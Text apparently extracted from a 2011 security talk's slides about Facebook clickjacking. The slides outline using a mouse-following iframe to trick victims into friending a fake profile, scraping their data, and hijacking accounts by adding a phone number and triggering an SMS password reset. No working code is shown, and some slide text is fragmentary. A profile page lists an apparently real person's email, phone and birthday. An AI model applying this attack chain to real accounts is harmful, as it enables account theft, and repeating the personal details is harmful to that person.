file:///var/www/fb/user\_data/100002158850721/info

Most Visited Getting Started Latest Headlines


Richie Needle

facebook Search

[Home](#) [Edit Profile](#) [Find Friends](#)

**Richie Needle**

[Call](#) · [Message](#) · [Poke](#)



[Wall](#) · [Info](#) · [Photos](#)

---

**Contact Info**

Email: [lundrich@coe.isu.edu](mailto:lundrich@coe.isu.edu)

Phones: [12085944444](tel:12085944444)

---

**Basic Info**


Sex: Male

Birthday: March 1, 1983



Religion: [REDACTED]



```
oot@ubuntu-home: /var/www/fb/user_
oot@ubuntu-home: /var/www# cd fb
b/ fb2/
oot@ubuntu-home: /var/www# cd fb/u
oot@ubuntu-home: /var/www/fb/user
nfo.html
oot@ubuntu-home: /var/www/fb/user
```


# How Was my Information Stolen?





# How Was my Information Stolen?


**facebook**   


 **Richie Needle** | [Find Friends](#) | [Home](#) 



 Wall

 **Info**


 Photos

 Friends

## Mopey Mcmopster

**Arts and Entertainment**

Movies



Fight Club

**Basic Information**

Sex Male

**Contact Information**

 +1 Add Friend

 Message



**People You May Know**

[See All](#)



  
[Add Friend](#)



  
[Add Friend](#)

**Sponsored**

[See All](#)

**Find Your New Card**



In under 60 seconds, find the right card for you. Earn more miles, get cash back, or save with a low intro APR.

# How Was my Information Stolen?



You look incredibly sketchy. I would never friend you. Anyway, I do click on links.

\*clicks\*

BAM. You just friended me with clickjacking. I now see who you are and can take all of your info.

I don't see anything out of the ordinary.

BAM. That's because you're already unfriended.





# How Was my Information Stolen?

- There were some tricks behind the scenes that took some time. Thanks to Brig my wife!
  - Getting an iframe to follow the mouse
  - How to detect a click
  - Python script to run server side (onclick) to login as Mopey Mcmopster, scrape new friend requests, steal their information, and unfriend them.
- Browser specific exploit, but issue is exploitable on all browsers
  - Different tricks/APIs are sometimes needed for different browsers (including phones)

Jesse Ou asks: “What else can we do with Facebook clickjacking?”

# Taking Over Someone's Account

## Password

[hide](#)

- By changing your password you will be logged off of all other computers
- Do not use the same password that you use for other online accounts.
- Your new password must be at least 6 characters in length.
- Use a combination of letters, numbers, and punctuation.
- Passwords are case-sensitive. Remember to check your CAPS lock key.

**Old Password:**

(required)

**New Password:**

(required)

?

**Confirm Password:**

(required)

Change Password

# Taking Over Someone's Account

Old Password:  (required)

New Password:  (required) ?

Confirm Password:  (required)

### Change Security Question

To change your security question, please enter your Facebook password.

Password:

[Confirm](#) [Cancel](#)

**Linked Accounts**  
Use other accounts to log in

**Security Question** [hide](#)

We use these to help identify you as the owner of your Facebook account if you ever need to write us for help.

Question:

Answer:

[Change Security Question](#)


# Taking Over Someone's Account

home

s Facebook  
sts, messa  
date your  
ebook Tex  
d a confir

Mobile »

## Activate Facebook Texts (Step 2 of 2)


- 1 Text the letter **F** to **32665 (FBOOK)**
- 2  When you receive a confirmation code, enter it here:

Facebook does not charge for this service. Standard messaging rates apply.

☒ **Add this phone number to my profile**

**Next** **Cancel**

# Taking Over Someone's Account



# Taking Over Someone's Account

Facebook

Activate Facebook Texts

Activate Facebook Texts

m.facebook.com/a/?c=54x4md

**facebook**

Home Edit Profile Find Friends

**Activate Facebook Texts**

**Step 2 of 2:**

Enter your mobile confirmation code here:

54x4md

☒ Add my cell number to my profile

**Activate**


Home · Profile · Friends · Messages

Find Friends · Settings · Help

Logout · Survey

Facebook ©2011 · Touch Site

# Taking Over Someone's Account



Facebook

Activate Facebook Texts

Activate Facebook Texts

m.facebook.com/a/?c=54x4md

facebook

Home Edit Profile Find Friends

**Activate Facebook Texts**

**Step 2 of 2:**

Enter your mobile confirmation code here:

54x4md

☒ Add my cell number to my profile

**Activate**

Home · Profile · Friends · Messages


Find Friends · Settings · Help

Logout [REDACTED] Survey

Facebook ©2011 · Touch Site



# Taking Over Someone's Account



# Taking Over Someone's Account

facebook

Home Edit Profile Find Friends

**Activate Facebook Texts**

Step 2 of 2:

Enter your mobile confirmation code here:

54x4md

☒ Add my cell number to my profile

**Activate**


Home · Profile · Friends · Messages

Find Friends · Settings · Help

Logout [REDACTED] Survey

Facebook ©2011 · Touch Site

# Taking Over Someone's Account



A screenshot of the Facebook mobile login page. The browser's address bar shows 'm.facebook.com'. The page has a blue header with the Facebook logo. Below the header, the text 'Welcome to Facebook' is displayed. A message states 'Facebook helps you connect and share with the people in your life.' There are two input fields: 'Email or Phone:' and 'Password:'. A blue 'Log In' button is positioned below the password field. A link for 'Forgot password?' is located below the 'Log In' button. At the bottom, there are links for 'Trouble logging in? Try the alternative login.', 'Need a Facebook account? Sign up here.', and language options: 'English (US) · Español · Português (Brasil) · More...'. The footer contains links for 'Find Friends · Settings · Help' and the copyright notice 'Facebook ©2011 · Touch Site'.

Welcome to Facebook

Facebook helps you connect and share with the people in your life.

Email or Phone:

Password:

Log In

[Forgot password?](#)

[Trouble logging in? Try the alternative login.](#)

[Need a Facebook account? Sign up here.](#)

[English \(US\)](#) · [Español](#) · [Português \(Brasil\)](#) · [More...](#)

[Find Friends](#) · [Settings](#) · [Help](#)

Facebook ©2011 · [Touch Site](#)

# Taking Over Someone's Account


facebook

Reset password

Email or phone number:

Reset password

# Taking Over Someone's Account



A screenshot of a web browser displaying the Facebook mobile password reset page. The browser's address bar shows the URL `m.facebook.com/reset.php?refid=0`. The page features the Facebook logo and the heading "Reset password". Below the heading, a message states: "We've sent an SMS password reset code to the phone number associated with Facebook Mobile. Please enter the code here." This message is followed by a text input field and a "Confirm code" button. The browser's tab bar at the top shows two tabs: "Welcome to Facebook - ..." and "Reset password | Facebook".

